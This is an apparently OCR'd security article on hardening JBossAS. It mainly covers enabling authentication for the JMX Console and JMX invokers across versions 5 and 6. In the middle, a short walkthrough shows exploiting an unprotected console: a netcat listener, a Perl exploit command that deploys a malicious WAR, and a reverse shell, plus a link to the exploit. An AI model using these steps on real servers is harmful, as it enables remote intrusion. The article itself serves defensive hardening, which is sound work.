Who is really the boss?!?
Implementing security improvements in the JBossAS

Alexandro Silva
alexos@alexos.org


The JBoss is an JAVA application server middle ware open-source based in the J2EE, since 2006 the JBoss Inc. was purchased for the RedHat Inc. It's a multi layer server who work as the interface between the clients, the databases and the information systems, facilitating the implementation of the applications in the corporate environments.

Security holes are found in the applications development , deployment and publish the application on the Internet, other serious problem is use of the obsoletes versions such 2.0, 3.0 e 4.0.

The 5.1 and 6.0 are the current versions, although the 7.0 in beta phase.

Difficultly we find corporations prepared keep a application upgrade cycle for cost issues, as it becomes more “cheap” keep your systems outdated as shows in the figure 1.

I recommend the reading of the Secure Coding Guidelines[1] and the OWASP Java Security[2] as a source of inspiration for the JAVA application secure development.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<h[redacted]
   <title>JBoss Portal 2.4.2-CR1</title>
   [redacted]="text/html;"/>
   <!-- to correct the unsightly Flash of Unstyled Content. -->
   <script type="text/javascript"></script>
   <!-- use the Nphalanx theme if nothing else was defined for the portal or the page -->
   <link rel="stylesheet" type="text/css" id="main_css" href="/portal-core/themes/stand-asla/
portal_style.css" />
<link rel="shortcut icon" href="/portal-core/themes/stand-asla/images/favicon.ico" />
<link rel="icon" type="image/gif" href="/portal-core/themes/stand-asla/images/animated_favicon1.gif" />


   <!-- inject header content that was generated by the portlets on the requested page -->

</head>

<body id="body">
<div id="portal-container"><div id="sizer"><div id="expander">
   <div id="logoName"></div>
   <table border="0" cellpadding="0" cellspacing="0" id="header-container">
      <tr>
         <td align="center" valign="top" id="header">

            <div id="spacer"></div>
         </td>
      </tr>
   </table>
   <div id="content-container">
      <!-- Note: this construct assumes that the 'maximizedRegion' layout strategy was chosen for the
layout, page or portal -->
      <!-- the 'maximizedRegion' strategy assigns the maximized portlet to the 'maximized' region -->
      <div id='regionMaximized'><div class="portlet-container"><table width="100%" border="0"
cellpadding="0" cellspacing="0"><tr><td class="portlet-titlebar-left"></td><td class="portlet-titlebar-
center"><div class="portlet-titlebar-decoration"><span  class="portlet-titlebar-title">Store Global
Contents</span></div><div class="portlet-mode-container"><div class="portlet-mode-minimized"
```

Figure1 – Example of a portal available on the Internet using a JBossAS obsolete version.

The JBoss internal infrastructure is a little bit complex, It has several modules such JMX Console, RMI, MBeans among others. The figure 2 shows the JBoss internal structure.




Figure 2 – Example of the internal structure (source: Wikipedia)


JMX Console

The JMX console provides an internal view of the JBossAS microkernel. It shows registered services (MBeans) that are actives in the application server and the can be accessed through it or JAVA code.

Things to do with it:

- Display the JNDI tree;
- Generate a thread dump;
- Display the memory pool usage;
- Redeploy an application;
- Shut down JBOSS.

A several security issue is the default access control in the JMX Console, meaning that many sites are vulnerable on the internet. See an example in the figure 3



JMX Agent View **srvportal**

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") : ApplyFilter

Catalina

- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

cms.pm.cache

- service=TreeCache
- service=TreeCache,treecache-interceptor=CacheLoaderInterceptor
- service=TreeCache,treecache-interceptor=CacheMgmtInterceptor
- service=TreeCache,treecache-interceptor=CacheStoreInterceptor
- service=TreeCache,treecache-interceptor=CallInterceptor
- service=TreeCache,treecache-interceptor=PessimisticLockInterceptor
- service=TreeCache,treecache-interceptor=TxInterceptor
- service=TreeCache,treecache-interceptor=UnlockInterceptor

jboss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http
- service=AttributePersistenceService
- service=ClientUserTransaction
- service=JNDIView
- service=KeyGeneratorFactory,type=HiLo
- service=KeyGeneratorFactory,type=UUID

Figure 3 – Find a site on the Internet with the JMX Console without access control is very easy

This type of access allows some actions like:

- Shutdown the portal;
- Deploy a malware;

This issue allows a remote exploitation using the JBossAS Remote Exploit[3] written in perl following the steps:

1. Open a session using the netcat (eg. nc -lp 4444);
2. Execute the exploit (e.g perl jbossxpl hackme 8080 192.168.0.2 4444 lnx);
3. Expect the exploit to deploy a malicious package war and create a reverse conection

Enabling JMX Console security in JBoss 5.0 and previous versions

The ease of the JBoss deployment allow that minimal configurations, this makes the security is missed. Now I'll describe how to enable the basic security.

1. Edit ***web.xml*** file located in the ***/opt/jboss-5.x.x/server/default/deploy/jmx-console.war/WEB-INF*** directory removing the comments *security contraist* as in example below:

```
<!-- A security constraint that restricts access to the HTML JMX console
to users with the role JBossAdmin. Edit the roles to what you want and
uncomment the WEB-INF/jboss-web.xml/security-domain element to enable
secured access to the HTML JMX console. -->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HtmlAdaptor</web-resource-name>
    <description>An example security config that only allows users with the
      role JBossAdmin to access the HTML JMX console web application
    </description>
    <url-pattern>/*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>JBossAdmin</role-name>
  </auth-constraint>
</security-constraint>
```

2. Edit the ***jboss-web.xml*** file located in the same directory, removing the comment block

```
   <!-- Uncomment the security-domain to enable security. You will
      need to edit the htmladaptor login configuration to setup the
      login modules used to authentication users. -->
      <security-domain>java:/jaas/jmx-console</security-domain>
</jboss-web>
```

3. Access the ***/opt/jboss-5.x.x/server/default/conf/props*** directory and edit the ***jmx-console-users.properties*** file, *it* contains the username and password for the JMX Console.

4. Restart the JBoss and test the JMX Console access.

Enabling the JMX Invokers security in all JBoss versions

The JMX invokers are input points of the Mbean server. The external access control should be activated to prevent unauthorized access.

Edit the ***jmx-invoker-service.xml*** file located in the ***/opt/jboss-5.x.x/server/default/deploy/*** directory:

```
<operation>
   <description>The detached invoker entry point</description>
   <name>invoke</name>
   <parameter>
       <description>The method invocation context</description>
       <name>invocation</name>
       <type>org.jboss.invocation.Invocation</type>
   </parameter>
```

```
  <return-type>java.lang.Object</return-type>
  <!-- Uncomment to require authenticated users -->
  <descriptors>
    <interceptors>
       <interceptor code="org.jboss.jmx.connector.invoker.AuthenticationInterceptor"
          securityDomain="java:/jaas/jmx-console"/>
       </interceptors>
  </descriptors>
</operation>
```

Edit the ***login-config.xml*** file located in the ***/opt/jboss-5.x.x/server/default/conf/*** directory adding the username and password.

Enabling the JMX Console security in JBoss 6.0

The 6.0 release bring minor security improvement.The Admin Console request a authentication but the defaults credentials (admin:admin) need to be modified, by default the JMX Console remains without access control.

```
The Admin Console credentials are the same that the JMX Console.
```

For enable the JMX Console autentication edit the ***jmx-jboss-beans.xml*** file located in ***/opt/jboss-6..x.x/server/default/deploy*** directory:

```
  <!--  To enable authentication security checks, uncomment the following security domain name -->
    <!--UNCOMMENT THIS  -->
    <property name="securityDomain">jmx-console</property>
```

Edit the ***jmx-console-users.properties*** file located in ***/opt/jboss-6..x.x/server/default/conf/props*** directory adding the new username and password**.**

Links

[1] Secure Coding Guidelines for the Java Programming Language, Version 3.0 - http://www.oracle.com/technetwork/java/seccodeguide-139067.html
[2] OWASP Java Security Overview - https://www.owasp.org/index.php/Category:OWASP_Java_Project
[3] JBossAS Remote Exploit - http://downloads.securityfocus.com/vulnerabilities/exploits/39710.pl

References

Securing the JMX Console - http://community.jboss.org/wiki/SecureTheJmxConsole
JBossAS Security FAQ - http://community.jboss.org/wiki/SecurityFAQ
JBoss AS 6.0 Security Guide - http://docs.jboss.org/jbosssecurity/docs/6.0/security_guide/html_single/index.html